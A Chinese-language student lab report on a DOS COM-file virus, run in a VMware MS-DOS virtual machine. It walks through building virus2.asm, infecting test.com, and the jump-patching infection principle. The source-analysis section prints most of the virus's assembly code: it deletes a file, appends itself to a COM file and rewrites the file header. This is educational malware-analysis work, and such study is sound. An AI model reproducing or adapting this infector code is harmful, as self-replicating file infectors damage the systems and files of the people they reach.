COM型病毒实验报告

|  |  |  |
| --- | --- | --- |
| 组员名单 | | |
|  |  |  |
|  |  |  |

**1.【实验目的】**

掌握COM病毒的传播原理

**2.【实验内容】**

使用COM病毒感染Txet.asm文件

**3.【实验环境】**

VMWare 16.2.1

MS-Dos 7.10

**4.【实验素材】**

Virus2.asm(汇编语言的恶意代码程序)


Txet.asm(正常程序)

**5.【实验步骤】**

**第一步 环境安装**

（注意：如果不能成功磁盘映射，说明VMware版本有问题，只需要进入C:\Windows\SysWOW64\drivers 目录下将vstor2-x64.sys 后缀改为.txt,然后将百度得到的 vstor2-x64.sys 文件替换进去）

1. **磁盘映射 (图5-1-1)**




**图5-1-1**

**（2）皆放在dos 系统下的 C盘（图5-1-2，5-1-3）**



（5-1-2）




（5-1-3）

**（3）进入masm611\disk1下的目录并执行setup进行安装 （图5-1-4）**

注意：


Choose the operating system you will run for MMA的时候，选择MS-DOS/Microsoft Windows。剩下都是一路默认下来



（5-1-4）

**第2步 实验过程**

（1）复制test.asm和virus2.asm文件到masm611下，并进行编译链接：（图5-2-1）




5-2-1

注意：“Run File [test.exe]: ”要写上 test.com (virus2.obj同样)（图5-2-2）




**5-2-2**

**（2）编译virus2.asm（图5-2-3）**



**5-2-3**

**（3）将原始程序保存一下，即将test.com和virus2.com保存在 c:\lab2\中：（图5-2-4，5-2-5）**




5-2-4




5-2-5

**（4）**创建del.txt 文件（图5-2-6）




**5-2-6**

**（5）启动test.com 和virus2.com（图5-2-7）**



**5-2-7**

**（6）执行完毕后发现del.txt文件已经不见，且test.com文件的大小已经变大了（因为恶意代码已经添加进去）（图5-2-8，5-2-9）**




**5-2-8**




5-2-9

**（7）运行已被感染的test.com文件，发现刚刚我们新创建的del.txt已被删除（图5-2-10）**



5-2-10

**（8）重启虚拟机发现test.com文件已经变大（原来是1672,现在变成了1885）（图5-2-11）**



5-2-11

经过多次的创建del.txt 并运行test.com文件会发现test.com文件会不断变大.

**6.【实验原理】**

将开始的3个字节保存在orgcode中，并将这三个字节更改为0E9H和COM文件的实际大小的二进制编码，然后将resume开始的3个字节

改为0E9H和表达式（当前地址COM文件的实际大小+病毒代码大小）的二进制编码，以便在执行完病毒后转向执行源程序，最后，将病毒写入源COM文件的末尾

简图：（图6-1）





图6-1

1. **【源码分析】**

**(1)代码总体结构图（图 7-1）：**



**图 7-1**

**(2)关键代码分析**

**恶意代码核心部分，会被加载到正常com文件的末尾**

**mainstart:**

**CALL vstart ;病毒的代码开始处**

**vstart:**

**POP SI ;得到当前地址 ，即将 vstart 在栈中的位置保存在si中**

**MOV BP,SI ;保存当前地址**

**;显示预设字符串 即输出 v\_message 的内容**

**ADD SI,OFFSET v\_message - OFFSET vstart**

**MOV DX,SI**

**MOV AH,09h**

**INT 21h**

**;取得原程序中的前四个字节,即 RET ,DB 3 DUP (?)**

**MOV SI,BP   ; 每次都要加上基址**

**ADD SI,OFFSET yuan4byte - OFFSET vstart**

**;开始复制 ,将恶意代码 c3 放到psp后的位置**

**MOV DI,0100h  ;目的地址**

**MOV AX,DS:[SI]**

**MOV DS:[DI],AX**

**;;;第一步**

**INC SI**

**INC SI**

**INC DI**

**INC DI**

**MOV AX,DS:[SI]**

**MOV DS:[DI],AX**

**;;;第2步,将00 00覆盖掉E8 EB**

**MOV SI,BP ;恢复地址值**

**;删除 del.txt 文件**

**;DS:DX=ASCIIZ串地址**

**MOV DX,OFFSET delname - OFFSET vstart**

**ADD DX,SI**

**MOV AH,41h**

**INT 21h**

**MOV SI,BP**

**MOV DX,OFFSET filename - OFFSET vstart ;得到文件名**

**ADD DX,SI**

**;写/读 test.com 文件**

**MOV AL,02**

**MOV AH,3dh**

**INT 21h**

**JC error**

**MOV BX,AX ;文件句柄**

**;DS:DX=数据缓冲区地址**

**;BX=文件代号**

**;CX=读取的字节数**

**;读成功:**

**;AX=实际读入的字节数,为4**

**;读 test.com 文件的前四个字节 ,**

**MOV DX,OFFSET yuan4byte - OFFSET vstart**

**ADD DX,SI**

**MOV CX,4**

**MOV AH,3fh**

**INT 21h**

**;BX=文件代号**

**;CX:DX=位移量**

**;AL=移动方式(0:从文件头绝对位移,1:从当前位置相对移动,2:从文件尾绝对位移)**

**;成功:DX:AX=新文件指针位置**

**;到 test.com 文件尾 ;int 42h**

**MOV AX,4202h**

**XOR CX,CX**

**XOR DX,DX**

**INT 21h**

**;保存要跳的地方**

**MOV DI,OFFSET new4byte - OFFSET vstart**

**ADD DI,2 ;到达 e9h 后的第一个 位置,即为  0**

**ADD DI,SI**

**SUB AX,4    ; (test.com文件末尾 - 4 )处**

**MOV DS:[DI],AX ;把 (test.com文件大小 - 4) 存入e9h后,即 e9 30 03**

**;;;;;第三步**

**;准备{写入}病毒,即将 mainstart 到 vends段的部分**

**;写入到 test.com 的文件尾**

**;DS:DX=数据缓冲区地址**

**;BX=文件代号**

**;CX=写入的字节数**

**;写成功:AX=实际写入的字节数**

**ADD SI,OFFSET mainstart - OFFSET vstart**

**MOV DX,SI**

**MOV CX,OFFSET vends - OFFSET mainstart**

**MOV AH,40h**

**INT 21h**

**;定位到test.com文件头**

**;BX=文件代号**

**;CX:DX=位移量**

**;AL=移动方式(0:从文件头绝对位移,1:从当前位置相对移动,2:从文件尾绝对位移)**

**;成功:DX:AX=新文件指针位置**

**MOV SI,BP**

**MOV AL,0**

**XOR CX,CX**

**XOR DX,DX**

**MOV AH,42h**

**INT 21h**

**;将新的文件头替换掉 原本test.com的文件头**

**;即 用new4byte的 "m,e9h,(test.com文件末尾 - 4) ,0"替换掉原本的**

**;DS:DX=数据缓冲区地址**

**;BX=文件代号**

**;CX=写入的字节数**

**;写成功:AX=实际写入的字节数        写出错:AX=错误码**

**MOV CX,4**

**MOV DX,OFFSET new4byte - OFFSET vstart**

**ADD DX,SI**

**MOV AH,40h**

**INT 21h**

**;BX=文件代号**

**MOV AH,3eh ;关闭文件**

**INT 21h**

**error:**

**MOV AX,0300h**

**PUSH AX**

**RET**

图 7-1

**8.【实验总结】**